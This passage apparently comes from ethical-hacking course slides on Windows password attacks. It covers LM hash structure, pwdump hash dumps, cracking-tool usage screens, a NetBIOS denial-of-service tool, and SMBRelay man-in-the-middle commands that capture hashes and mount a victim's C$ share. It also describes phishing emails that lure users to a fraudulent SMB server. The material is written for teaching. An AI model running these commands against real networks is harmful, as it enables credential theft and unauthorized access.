Example: Let's say that the password is: 123456qwerty

- ◉ When this password is encrypted with LM algorithm, it is first converted to all uppercase: 123456QWERTY
- ◉ The password is padded with null (blank) characters to make it 14 character length: 123456QWERTY_
- ◉ Before encrypting this password, 14 character string is split into half: 123456Q and WERTY_
- ◉ Each string is individually encrypted and the results concatenated.
- ◉ 123456Q = 6BF11E04AFAB197F
WERTY_ = F1E9FFDCC75575B15
- ◉ The hash is 6BF11E04AFAB197FF1E9FFDCC75575B15

Note: The first half of the hash contains alphanumeric characters and it will take 24 hrs to crack by LOphtcrack and the second half only takes 60 seconds.

LM Hash

16byte LM hash

16byte NTLM hash (md4)

1st 8bytes of LM hash


2nd 8bytes of LM hash

from first 7 chars

from second 7 chars

- ⦿ The first 8 bytes are derived from the first 7 characters of the password and the second 8 bytes are derived from the characters 8 through 14 of the password
- ⦿ If the password is less than 7 characters, then the second half will always be **0xAAD3B435B51404EE**
- ⦿ Let's assume, for this example, that the user's password has an LM hash of **0xC23413A8A1E7665f AAD3B435B51404EE**
- ⦿ LC4 will crack the password as "**WELCOME**"

PWdump2 and Pwdump3



```
Command Prompt www.khayma.com/nor
D:\pwdump2>pwdump2
Administrator:500:cfb4be19e822a346aad3b435b51404ee:d6b5d6f942b8ecc35-
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
hh:1006:219ad59f77805fe5aad3b435b51404ee:59dea36d05aaca547de42e9956
IUSR_HISEM:1001:b70dcb378bd035700adc72d012b64f02:660c8ef0fedc31c691
IWAM_HISEM:1002:c99abaacb4099e16b88cfb1fb3d8d5b9:0f394b23d2231cf663
nor:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
TsInternetUser:1000:a51d8c1c69efef0f72bc80d50c6280c0:b476cf69a01cd9c
uu:1002:26ccf9baf14cfc14aad3b435b51404ee:462d4a3671bc972849e972ebf45
```

- ◉ pwdump2 decrypts a password or password file. It uses an algorithmic approach as well as brute forcing.
- ◉ pwdump3 is a Windows NT/2000 remote password hash grabber. Usage of this program requires administrative privileges on the remote system.

Tool: Rainbowcrack

- ◉ Hash cracker
- ◉ Pre-computes all possible plaintext - ciphertext pairs in advance and stores them in the file called “rainbow table”


```
G:\CEH\Haja\Tools\rainbowcrack>rcrack
RainbowCrack 1.2 - Making a Faster Cryptanalytic Time-Memory Trade-Off
by Zhu Shuanglei <shuanglei@hotmail.com>
http://www.antsight.com/zsl/rainbowcrack/

usage: rcrack rainbow_table_pathname -h hash
       rcrack rainbow_table_pathname -l hash_list_file
       rcrack rainbow_table_pathname -f pwddump_file
rainbow_table_pathname: pathname of the rainbow table(s), wildchar(*, ?) supported
-h hash:                use raw hash as input
-l hash_list_file:      use hash list file as input, each hash in a line
-f pwddump_file:        use pwddump file as input, this will handle lanmanager hash only

example: rcrack *.rt -h 5d41402abc4b2a76b9719d911017c592
         rcrack *.rt -l hash.txt
         rcrack *.rt -f hash.txt
```

Hacking Tool: KerbCrack

⦿KerbCrack consists of two programs, kerbsniff and kerbcrack. The sniffer listens on the network and captures Windows 2000/XP Kerberos logins. The cracker can be used to find the passwords from the capture file using a brute force attack or a dictionary attack.



```
C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>kerbcrack

KerbCrack 1.2 - (c) 2002, Arne Vidstrom
               - http://ntsecurity.nu/toolbox/kerbcrack/

Usage: kerbcrack <capture file> <crack mode> [dictionary file] [password size]


crack modes:

-b1 = brute force attack with (a-z, A-Z)
-b2 = brute force attack with (a-z, A-Z, 0-9)
-b3 = brute force attack with (a-z, A-Z, 0-9, special characters)
-b4 = b1 + swedish letters
-b5 = b2 + swedish letters
-b6 = b3 + swedish letters
-d  = dictionary attack with specified dictionary file
```

Hacking Tool: NBTDeputy

- ◉ NBTDeputy registers a NetBIOS computer name on the network and responds to NetBT name-query requests.
- ◉ It helps to resolve IP address from the NetBIOS computer name, which is similar to Proxy ARP.
- ◉ This tool works well with SMBRelay.
- ◉ For example, SMBRelay runs on a computer as ANONYMOUS-ONE and the IP address is 192.168.1.25 and NBTDeputy is also run on 192.168.1.25. Then SMBRelay may connect to any XP or .NET server when the logon users access "My Network Places."

Tool: Legion



Legion automates the password guessing in NetBIOS sessions. Legion will scan multiple, Class C, IP address ranges for Windows shares and also offers a manual dictionary attack tool.

NetBIOS DoS Attack

- ⊙ Sending a NetBIOS Name Release message to the NetBIOS Name Service (NBNS, UDP 137) on a target NT/2000 machine forces it to place its name in conflict so that the system will no longer will be able to use it.
- ⊙ This will block the client from participating in the NetBIOS network.
- ⊙ **Tool: nbname.cpp**
 - NBName can disable entire LANs and prevent machines from rejoining them.
 - Nodes on a NetBIOS network infected by the tool will think that their names already are being used by other machines.

Hacking Tool: John the Ripper

- ⦿ It is a command line tool designed to crack both Unix and NT passwords.
- ⦿ The resulting passwords are case insensitive and may not represent the real mixed-case password.

```
John the Ripper  Version 1.6  Copyright (c) 1996-98 by Solar Designer


Usage: john [OPTIONS] [PASSWORD-FILES]
-single                "single crack" mode
-wordfile:FILE -stdin  wordlist mode, read words from FILE or stdin
-rules                enable rules for wordlist mode
-incremental[:MODE]    incremental mode [using section MODE]
-external:MODE         external mode or word filter
-stdout[:LENGTH]       no cracking, just write words to stdout
-restore[:FILE]        restore an interrupted session [from FILE]
-session:FILE          set session file name to FILE
-status[:FILE]         print status of a session [from FILE]
-makechars:FILE        make a charset, FILE will be overwritten
-show                 show cracked passwords
-test                 perform a benchmark
-users:[-]LOGIN:UID[,...] load this (these) user(s) only
-groups:[-]GID[,...]   load users of this (these) group(s) only
-shells:[-]SHELL[,...] load users with this (these) shell(s) only
-salts:[-]COUNT      load salts with at least COUNT passwords only
-format:NAME           force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL        enable memory saving, at LEVEL 1..3
```

Password Sniffing


- ⦿ Password guessing is hard work.
- ⦿ Why not just sniff credentials off the wire as users log in to a server and then replay them to gain access?
- ⦿ If an attacker is able to eavesdrop on NT/2000 logins, then this approach can spare lot of random guesswork.



Sniffing Hashes Using LophCrack



Tool: ScoopLM



- ⦿ This tool captures LM/NTLM authentication exchange on the network.
- ⦿ Supports microsofts, Active Directory, NTLMv2 on NetBIOS over TCP/IP, Telnet, IIS (HTTP), and DCOM over TCP/IP.


Hacking Tool: SMBRelay

- ⊙ SMBRelay is essentially an SMB server that can capture user names and password hashes from incoming SMB traffic.
- ⊙ It can also perform man-in-the-middle (MITM) attacks.
- ⊙ To prevent it, NetBIOS over TCP/IP should be disabled and ports 139 and 445 should be blocked.
- ⊙ Start the SMBRelay server and listen for SMB packets:
 - `c:\>smbrelay /e`
 - (Identify the adapter index)
 - `c:\>smbrelay /IL <adapter index> /IR <adapter index> /L+ <spoofed IP>`
 - An attacker can access the client machine by simply connecting to it via relay address using: `c:\> net use * \\<spoofed IP>\c$`

Note: This tool only works on NT 4/ Windows 2000.

Proof of concept

SMBRelay Man-In-The-Middle Scenario



The attacker in this setting sets up a fraudulent server at 192.168.234.251, a relay address of 192.168.234.252 using /R, and a target server address of 192.168.234.34 with /T.

```
c:\> smbrelay /IL 2 /IR /R 192.168.234.252 /T 192.168.234.34
```


When a victim client connects to the fraudulent server thinking it is talking to the target, MITM server intercepts the call, hashes the password, and passes the connection to the target server.

Redirecting SMB Logon to the Attacker

Eavesdropping on LM responses becomes much easier if the attacker can trick the victim to attempt Windows authentication of the attacker's choice.

The basic trick is to send an email message to the victim with an embedded hyperlink to a fraudulent SMB server.

